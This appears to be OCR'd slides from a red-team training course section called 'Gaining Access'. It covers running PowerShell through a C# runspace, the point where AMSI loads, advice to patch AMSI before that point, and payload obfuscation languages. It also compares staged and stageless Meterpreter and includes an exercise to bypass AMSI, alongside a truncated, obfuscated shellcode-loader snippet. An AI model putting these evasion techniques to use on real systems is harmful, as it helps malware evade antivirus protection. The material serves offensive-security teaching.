
Gaining Access

Unmanaged powershell?



```
namespace ConsoleApp9
{
    0 references
    class Program
    {
        0 references
        static void Main(string[] args)
        {
            Runspace r = RunspaceFactory.CreateRunspace();
            r.Open();
            RunspaceInvoke ri = new RunspaceInvoke(r);
            Pipeline p = r.CreatePipeline();
            p.Commands.AddScript("Get-Help");
            p.Commands.Add("Out-String");

            Collection<PSObject> output = p.Invoke();
            r.Close();
            StringBuilder sb = new StringBuilder();
            foreach(PSObject line in output) {
                sb.AppendLine(line.ToString());
            }
            Console.Write(sb.ToString());
            Thread.Sleep(10000000);
        }
    }
}
```

Gaining Access



```
C:\Users\charles.hamilton\Desktop\tools\ListDlls>Listdlls.exe 13796

Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals

------------------------------------------------------------------------------
ConsoleApp9.exe pid: 13796
Command line: "C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe"

Base                Size      Path
0x0000000000480000  0x8000    C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe
0x0000000090e50000  0x1ed000  C:\windows\SYSTEM32\ntdll.dll
0x000000008e380000  0x53000   C:\windows\System32\wow64.dll
0x0000000090da0000  0x7c000   C:\windows\System32\wow64win.dll
0x00000000778e0000  0x9000    C:\windows\System32\wow64cpu.dll
0x0000000000480000  0x8000    C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe
0x00000000778f0000  0x19c000  C:\windows\SysWOW64\ntdll.dll
0x0000000067e20000  0x53000   C:\windows\SysWOW64\MSCOREE.DLL
0x00000000761f0000  0xe0000   C:\windows\SysWOW64\KERNEL32.dll
0x0000000075d00000  0x1fa000  C:\windows\SysWOW64\KERNELBASE.dll
0x0000000076620000  0x7e000   C:\windows\SysWOW64\ADVAPI32.dll
0x0000000074f80000  0xc0000   C:\windows\SysWOW64\msvcrt.dll
0x0000000077770000  0x79000   C:\windows\SysWOW64\sechost.dll
0x0000000075f10000  0xbf000   C:\windows\SysWOW64\RPCRT4.dll
0x0000000074f60000  0x20000   C:\windows\SysWOW64\SspiCli.dll
0x0000000074f50000  0xa000    C:\windows\SysWOW64\CRYPTBASE.dll
0x0000000076ec0000  0x62000   C:\windows\SysWOW64\bcryptPrimitives.dll
0x0000000067d90000  0x8d000   C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll
0x0000000076810000  0x44000   C:\windows\SysWOW64\SHLWAPI.dll
0x0000000073f50000  0xa000    C:\windows\SysWOW64\secur32.dll
0x0000000072c00000  0xf000    C:\windows\SysWOW64\amsi.dll
0x00000000743c0000  0x23000   C:\windows\SysWOW64\USERENV.dll
```

[illegible]

Gaining Access


Unmanaged powershell

Pipeline p = r.CreatePipeline(); does not load amsi.dll

Importing System.Management.Automation.Runspaces does not load amsi.dll

Calling Runspace r = RunspaceFactory.CreateRunspace(); does not load amsi.dll

The call that trigger the load of AMSI is the Invoke()



```
namespace ConsoleApp9
{
    0 references
    class Program
    {
        0 references
        static void Main(string[] args)
        {
            Runspace r = RunspaceFactory.CreateRunspace();
            r.Open();
            RunspaceInvoke ri = new RunspaceInvoke(r);
            Pipeline p = r.CreatePipeline();
            p.Commands.AddScript("Get-Help");
            p.Commands.Add("Out-String");

            Collection<PSObject> output = p.Invoke();
            r.Close();
            StringBuilder sb = new StringBuilder();
            foreach(PSObject line in output) {
                sb.AppendLine(line.ToString());
            }
            Console.Write(sb.ToString());
            Thread.Sleep(10000000);
        }
    }
}
```

Gaining Access

If you are going to patch AMSI, make sure you patch it before the call that will load it

Gaining Access

The language used to develop your payload may make a difference

You can obfuscate your final stage using language such as:

- Go
- Rust
- JavaScript
- Python to exe
- Nim (https://github.com/byt3bl33d3r/OffensiveNim)
- or your favorite language

Gaining Access


Quick note on staged vs stageless

- A stager is a simple shellcode that usually connects back to a host and downloads the second stage
- A stageless payload contains all the malicious payload and does not perform a second download to get the core code

Gaining Access

Meterpreter is a perfect example:

The staged version of it works using the following approach:




- *stage0*: large buffer of junk plus approximately 350b of shellcode.
- *stage1*: `metsrv` DLL approximately *755kb*.
- *stage2*: `stdapi` DLL approximately *370kb*.
- *stage3*: `priv` DLL approximately *115kb*.

Gaining Access

Meterpreter is a perfect example:

The stageless version of it works using the following approach:



When creating the payload, Metasploit first reads a copy of the **metsrv** DLL into memory. It then overwrites the DLL's DOS header with a selection of shellcode that does the following:

- Performs a simple GetPC routine.
- Calculates the location of the *ReflectiveLoader()* function in **metsrv**.
- Invokes the `ReflectiveLoader()` function in `metsrv`.
- Calculates the location in memory which indicates the start of the list of pre-loaded extensions. This value is simply the location that immediately follows the end of `metsrv`.
- Invokes `DllMain()` on `metsrv`, passing in `DLL_METASPLOIT_ATTACH` along with the pointer to the extensions list. This is where metsrv takes over.
- When metsrv exits, the bootstrapper then calls `DllMain()` again with `DLL_METASPLOIT_DETACH` along with the selected `EXITFUNC` identifier. This is where metsrv exits using the appropriate method depending on what was chosen.

Gaining Access

Stageless:

PROS:

- No second stage downloaded over the network that can be captured with network filter
- You can obfuscate the whole RAT

Gaining Access

Stageless:

CONS:

- Bigger payload
- May not work depending on the vectors because of size limitation

Gaining Access

Staged:

PROS:

- Simple and small payload
- Can wrap with other techniques easily

Gaining Access

Staged:

CONS:

- Download over the network (dll in clear)

Gaining Access

Evasion VS Obfuscation

Evasion:

```
if(user == “Charles”) { do bad }
```

Obfuscation:


```
var user = 0x436861726c6573;
```

Exercise

Bypass AMSI by obfuscating your favorite powershell code

Gaining Access


This code is detected by AMSI



```
static void Main(string[] args)
{
        byte[] qsHiQQinSGQF = { 0xdd, 0x27, 0x3b, 0x29, 0x74, 0xfd, 0xd1, 0x4e, 0xc6, 0x1c, 0x17, 0x8b, 0x39, 0x27, 0x1b, 0x99, 0x7d, 0x8e, 0x78, 0xa9, 0xfd, 0xbf, 0xe5, 0x75, 0xb9, 0xec, 0x9f, 0x4
        byte[] maABp = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("DozrEhtOmXU="));
        byte[] dCSeDXlMcKZqwUdCwCXxyMY = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, maABp);
        byte[] gCJfiD = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("JJv2Aw#?@%$!&Ev3guui9J"));
        byte[] hyJzIJxNSomXdIgidmePWpaV = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, gCJfiD);


        byte[] aaSdIjHydiXAcfccIOiGRf = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("PVFYOUs5TW51WStKNUNZb01Mci83SXlZejFIOVVFTDJKeGxROTN3OXFQTG4yK0xHN0laUUl5ZmhmZ29vWEhOdnQ0a29PdXZqTlBMNzVON
        Array.Reverse(aaSdIjHydiXAcfccIOiGRf, 0, aaSdIjHydiXAcfccIOiGRf.Length);
        aaSdIjHydiXAcfccIOiGRf = Convert.FromBase64String(Encoding.ASCII.GetString(aaSdIjHydiXAcfccIOiGRf));

        byte[] AVKlkRTXJVNIxGvE = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, aaSdIjHydiXAcfccIOiGRf);
        IntPtr mmSWRSAFGqcAvtA = LoadLibrary("kernel32.dll");
        IntPtr vckzvIFXgLlB = GetProcAddress(mmSWRSAFGqcAvtA, Encoding.ASCII.GetString(hyJzIJxNSomXdIgidmePWpaV));
        SuIJWOxyNBksrOfsrQKf kJNsYGGdwaRl = (SuIJWOxyNBksrOfsrQKf)Marshal.GetDelegateForFunctionPointer(vckzvIFXgLlB, typeof(SuIJWOxyNBksrOfsrQKf));
```

Gaining Access

Obfuscate your payload; in this case, the base64




```
byte[] qsHiQQinSGQF = { 0xdd, 0x27, 0x3b, 0x29, 0x74, 0xfd, 0xd1, 0x4e, 0xc6, 0x1c, 0x17, 0x8b, 0x39, 0x27, 0x1b, 0x99, 0x7d, 0x8e, 0x78, 0xa9, 0xfd, 0xbf, 0xe5, 0x75, 0xb9,
byte[] maABp = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("DozrEhtOmXU="));
byte[] dCSeDXlMcKZqwUdCwCXxyMY = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, maABp);
